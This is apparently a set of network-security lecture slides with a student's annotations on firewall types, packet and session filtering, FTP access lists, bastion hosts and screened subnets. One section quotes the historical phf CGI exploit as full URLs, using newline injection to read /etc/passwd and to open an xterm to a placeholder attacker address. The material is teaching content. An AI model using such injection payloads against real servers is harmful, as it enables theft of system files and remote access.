
Firewalls

1

1

Firewalls

- Purpose: separate local/private network from the Internet



2

2

Castle and Moat Analogy

- More like the moat around a castle than a firewall
  - Restricts access from the outside (inbound traffic)
  - Restricts outbound connections TOO!

Firewall Locations

- Between internal and external network
- At gateways of sensitive sub-networks within corporate network
  - E.g., payroll (or R&D) networks must be protected separately within the larger corporate network
- On end-user machines
  - E.g., “Personal firewall”, on MS Windows

Network layer is the lowest layer
where u can put a firewall

Firewall Types


A proxy gateway is a type of firewall that acts as an intermediary between users and the internet by terminating and relaying network connections.
Instead of simply forwarding packets like a router or packet filter, it "proxies" t
he communication meaning it receives the request, inspects it, and then initiates a new request on behalf of the user.

- Packet- or session-filtering router (filters)
- Proxy gateway
  - All incoming traffic directed to firewall, all outgoing traffic appears to come from firewall
  - Application-level: separate proxy for each application
    - Different proxies for SMTP, HTTP, FTP, etc.
    - Filtering rules are application-specific
  - Circuit-level: application-independent, "transparent"
    - Only generic IP traffic filtering (example: SOCKS)
- Personal firewall with application-specific rules
  - E.g., no outbound telnet connections from email client


Circuit-level proxies splice TCP connections in the transport layer
: One TCP session from user → proxy, another from proxy → destination

Application-level gateways terminate and reissue app-specific sessions (like HTTP or FTP)

Firewall Types: Illustration



(a) Packet-filtering router



(b) Application-level gateway

(c) Circuit-level gateway

Packet Filtering

- For each packet, firewall decides whether to allow it
  - Decision made on per-packet basis
    - Stateless; cannot examine packet's context (TCP connection, application, etc.)
- Uses information available in packet
  - IP source and destination addresses, port #s
  - Protocol identifier (TCP, UDP, ICMP, etc.)
  - TCP flags (SYN, ACK, RST, PSH, FIN)
  - ICMP message type
- Filtering rules are based on pattern matching
- Q: What about SSL/TLS?

In SSL/TLS,
IP headers are visible
TCP headers (including port numbers, flags like SYN/ACK) are still visible
Only the payload (application data) is encrypted

Therefore, a packet filter can still See
source/destination IPs
Read TCP ports
Apply stateless filtering rules based on those

It just can't see the actual content (e.g., URLs, login forms, file uploads), which is okay for basic firewalling.

Prof said, "SSL/TLS starts encrypting things above TCP. So that's not a problem here."
This means:
SSL/TLS doesn't touch the TCP header, so filters that work at the network or transport layer are unaffected.

It would become a problem only for application-level firewalls trying to inspect the actual data inside the session.

SO SSL/TLS , THIS FIREWALL WONT HAVE A PROBLEM. But in ipsec, this firewall would have a problem.

7

Packet Filtering Examples (tcp)

A

action	ourhost	port	theirhost	port	comment
block	*	*	SPIGOT	*	we don't trust these people
allow	OUR-GW	25	*	*	connection to our SMTP port

B

action	ourhost	port	theirhost	port	comment
block	*	*	*	*	default

C

action	ourhost	port	theirhost	port	comment
allow	*	*	*	25	connection to their SMTP port

D

action	src	port	dest	port	flags	comment
allow	{our hosts}	*	*	25		our packets to their SMTP port
allow	*	25	*	*	ACK	their replies


E

action	src	port	dest	port	flags	comment
allow	{our hosts}	*	*	*		our outgoing calls
allow	*	*	*	*	ACK	replies to our calls
allow	*	*	*	>1024		traffic to nonservers

8

Example: FTP

[W. Lee]



❶ Client opens command channel to server; tells server second port number

❷ Server acknowledges

❸ Server opens data channel to client's second port

❹ Client acknowledges

FTP needs two TCP connections, which is unusual compared to protocols like HTTP (which only use one).
Port 21 is for control, and 20 is for data —
both must be explicitly allowed by the firewall.

The data channel is initiated by the server, which means:

A connection comes from the outside to an internal client
normally suspicious!

But here it's legitimate, so firewall rules must make an exception.

FTP Packet Filter

The following filtering rules allow a user to FTP from any IP address to the FTP server at 172.168.10.12

Meaning:

Allow packets from any client (source ports > 1023)

To the internal FTP server at 172.168.10.12

On port 21 (control) and port 20 (data)

```
access-list 100 permit tcp any gt 1023 host 172.168.10.12 eq 21
access-list 100 permit tcp any gt 1023 host 172.168.10.12 eq 20
  ! Allows packets from any client to the FTP control and data ports
access-list 101 permit tcp host 172.168.10.12 eq 21 any gt 1023
access-list 101 permit tcp host 172.168.10.12 eq 20 any gt 1023
  ! Allows the FTP server to send packets back to any IP address with

interface Ethernet 0
 access-list 100 in    ! Apply the first rule to inbound traffic
 access-list 101 out   ! Apply the second rule to outbound traffic
!
```

Meaning:

Allow packets from the FTP server

To any destination with ports > 1023 (i.e., clients)

On ports 20 and 21

Anything not explicitly permitted by the access list is denied!

ACLs use rulesets like access-list 100 and 101, each covering a direction:

100 → Inbound from internet to internal

101 → Outbound from internal to internet

Emphasized the importance of both directions due to FTP's dual-connection design

Highlighted port ranges:

Ports >1023 are client-side, <1024 are reserved for well-known services (FTP, HTTP, SMTP)

Weaknesses of Packet Filters

- Do not prevent application-specific attacks
  - For example, if there is a buffer overflow in FTP server, firewall will not block an attack string
- No user authentication mechanisms
  - … except (spoofable) address-based authentication
  - Firewalls don't have any upper-level functionality
  - WHY NOT?
- Vulnerable to TCP/IP attacks, such as spoofing
  - Solution: list of addresses for each interface (packets with internal addresses shouldn't come from outside)
  - Fragmentation attacks (next)
- Security breaches due to mis-configuration


IPv4 Header Format: Reminder

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
```

TCP Header follows…

Abnormal Fragmentation


For example, ACK bit is set in both fragments,
but when reassembled, SYN bit is set
(can stage SYN flooding through firewall)



13

13

TCP State Diagram (simplified)




14

Fragmentation Attack

[W. Lee]

❶,❷ Send 2 fragments with the ACK bit set; fragment offsets are chosen so that the full datagram re-assembled by server forms a packet with the SYN bit set (the fragment offset of the second packet overlaps into the space of the first packet)


❸ Following packets will have ACK bit set




Stateless Filtering Is Not Enough

- In TCP connections, port numbers <1024 are permanently assigned to servers
  - 20,21 for FTP, 23 for telnet, 25 for SMTP, 80 for HTTP…
- Clients use ports numbered from 1024 to 65535
  - Must be available for clients to receive responses
- What should a firewall do if it sees, say, an outgoing request to some client’s port 5151?
  - It MUST allow it: this could be a server’s response in a previously established connection…
  - OR it could be malicious traffic
  - Can’t tell without keeping state for each connection

Example: Variable Port Use



Inbound SMTP



Outbound SMTP

Another option: Session Filtering

- Decision is still made separately for each packet, but in the context of a connection
  - If new connection, then check against security policy
  - If existing connection, then look it up in the table and update the table, if necessary
    - Only allow incoming traffic to a high-numbered port if there is an established connection to that port
- Hard to filter stateless protocols: UDP and ICMP
- Typical filter: deny everything that's not allowed
  - Must be careful filtering out service traffic such as ICMP
- Filters can be bypassed with IP tunneling

What Session Filtering Adds:
Maintains a dynamic connection table

Records source/destination IPs and ports

Tracks TCP state (e.g., SYN sent, ACK received, ESTABLISHED)

Makes packet-level decisions

Still per-packet, but checks against the session table

Filters more intelligently

E.g., only allow traffic to high-numbered ports (1024+) if it's part of a session initiated from inside

Limitations (as discussed in lecture)
Still hard for UDP or ICMP

These are stateless protocols (no sessions), so connection tracking i
s ambiguous

Still vulnerable to tunneling

IP tunneling (e.g., via IPsec) may bypass visibility if not terminated at the firewall

Overhead

Slower than stateless filtering due to per-session bookkeeping

Example: Connection State Table

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.212.212	1046	192.168.1.6	80	Established

All source ports >1023 → typical of client-initiated connections

Destinations include:


Port 80 = HTTP (web)

Port 25 = SMTP (email)

Port 79 = Finger (legacy protocol to query user info)

20

Circuit-Level Gateway



"It's like stitching two TCP connections together — one from client to firewall, one from firewall to server."

Does not parse or understand the application protocol (e.g., doesn't care if it's HTTP or FTP)

Works below the application layer, using tools like SOCKS (defined in RFC 1928)

Faster than application proxies, but less secure and less intelligent

- Splices and relays two TCP connections
  - Does not examine contents of TCP segments;
  - Faster but less control than application-level gateway
- Client applications must be adapted for SOCKS: SOCKet Secure
  - "Universal" interface to circuit-level gateways
- For lower overhead, application-level on inbound traffic, circuit-level on outbound traffic
- SOCKS: https://tools.ietf.org/html/rfc1928

21

Application-Level Gateway


“This is the most powerful, but also the slowest approach.”

Each supported application (e.g., HTTP, Telnet) has a dedicated proxy module
Intercepts and terminates client connection at the proxy
Examines everything: HTTP headers, FTP commands, email headers, etc.

Allows:
Command filtering (e.g., only allow GET, block DELETE)
Pattern matching (e.g., block JPEG uploads)
User login before access (authentication)
Great for audit logging and control

If an application is not supported by the proxy, its traffic is blocked by default

"If you try to use a weird app or port, and there’s no proxy for it, t
he gateway says: nope!"



- Splices and relays application-specific connections
- Need separate proxy for each application
  - e.g.: http, rsh, ftp, rexec ...
  - high overhead, but can log and audit all activity
- Can support user-to-gateway authentication
  - Log into the proxy server with username and password
- Simpler filtering rules

22

22

Comparison

	Performance	Modify client application?	Defends against fragm. attacks?
Packet filter	Best	No	No
Session filter	↓	No	Maybe
Circuit-level gateway		Yes (SOCKS)	Yes
Application-level gateway	Worst	Yes	Yes

Packet filters are the fastest, but dumbest

Application gateways are smartest, but very slow

Circuit-level gateways are the middle ground

Only the last two (circuit-level and application-level) effectively defend against fragmentation attacks
Because they fully reassemble and inspect packets

Also noted that application gateways require modifying client apps, or deploying custom proxies per app

23

Why Filter Outbound Connections?

[From “The Art of Intrusion”]

https://doc.lagout.org/security/John.Wiley.and.Sons.The.Art.of.Intrusion.The.Real.Stories.Behind.the.Exploits.of.Hackers.Intruders.and.Deceivers.Feb.2005.ISBN0764569597.pdf

- whitehouse.gov: inbound X connections blocked by firewall, but input sanitization in phonebook script doesn’t filter out 0x0a (newline)
  http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
  - Displays password file

  http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-display%20attackers.ip.address:0.0
  - Opens outbound connection to attacker’s X server (permitted by firewall!)

Whitehouse.gov had a CGI script:

phf (a phonebook-like query handler).

It failed to sanitize user input, especially the %0a character:

%0a = newline character in URL encoding

An attacker crafted a URL like:

http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
The %0a split the request into two lines:

Line 1: benign query

Line 2: system command → cat /etc/passwd

The web server executed the command and printed the password file back to the attacker.

“Bastion Host” concept


- Bastion host is a hardened system implementing application-level gateway behind a packet-level firewall
  - All non-essential services are turned off
  - Application-specific proxies for supported services
    - Each proxy supports only a subset of application’s commands, every command is logged and audited, disk access is restricted, runs as a non-privileged user in a separate directory (independent of others)
  - Supports user authentication
- All traffic flows through bastion host
  - Packet-level firewall/router allows external packets to enter only if their destination is bastion host, and internal packets to leave only if their origin is bastion host

"If the packet filter is compromised, traffic can flow directly into the internal network."

Because there's only one network interface, the bastion host has no way to stop bad traffic if the packet filter fails.

The bastion host depends entirely on the outer firewall doing its job correctly.

Single-Homed Bastion Host



If packet filter is compromised,
traffic can flow to internal network

26

Bastion host now has two physical interfaces:

One to the external network/DMZ


One to the internal network

✅ Security Benefits:
"Even if the packet filtering router fails or is bypassed, there's no physical path from the external network to the internal network unless it goes through the bastion host."

The firewall only allows traffic addressed to/from the bastion host

The bastion host mediates all traffic and applies application-level inspection, logging, and access control

Dual-Homed Bastion Host



No physical connection between
internal and external networks


27

"The bastion host is the last line of defense — if the firewall fails, this is what you're left with."

"All traffic should go through it, never around it."

"It must be hardened: sealed USB ports, no unnecessary services, separate proxy processes, non-root execution."

Screened Subnet



Only the screened subnet is visible
to the external network;
internal network is invisible

If either firewall is compromised, the attacker still can't directly reach the internal network

Makes it harder to pivot from DMZ to internal systems

Great for high-security environments (e.g., government, finance)

28

28

Protecting Addresses and Routes

- Should hide IP addresses of hosts on internal network
  - Only services that are intended for accessed from outside need to reveal their IP addresses
  - Keep other addresses secret to make spoofing harder
- Use NAT (network address translation) to map addresses in packet headers to internal addresses
  - 1-to-1 or N-to-1 mapping
- Filter route announcements
  - Should not advertise routes to internal hosts
  - Prevent attacker from advertising that the shortest route to an internal host lies through him

29

29

"Revealing your network layout makes spoofing easier — keep your IPs and routes secret."

Internal hosts shouldn't be advertised via dynamic routing protocols

NAT helps enforce boundary control, and the bastion host can act as the NAT translator

General Problems with Firewalls

- Interfere with networked applications
- Don't solve some real-world problems
  - Buggy software (e.g., susceptibility to buffer overflow exploits)
  - Bad protocol design (e.g., WEP in 802.11b)
- Don't prevent denial of service attacks
- Don't prevent many types of insider attacks
- Increased complexity and higher potential for mis-configuration
- Personnel + expertise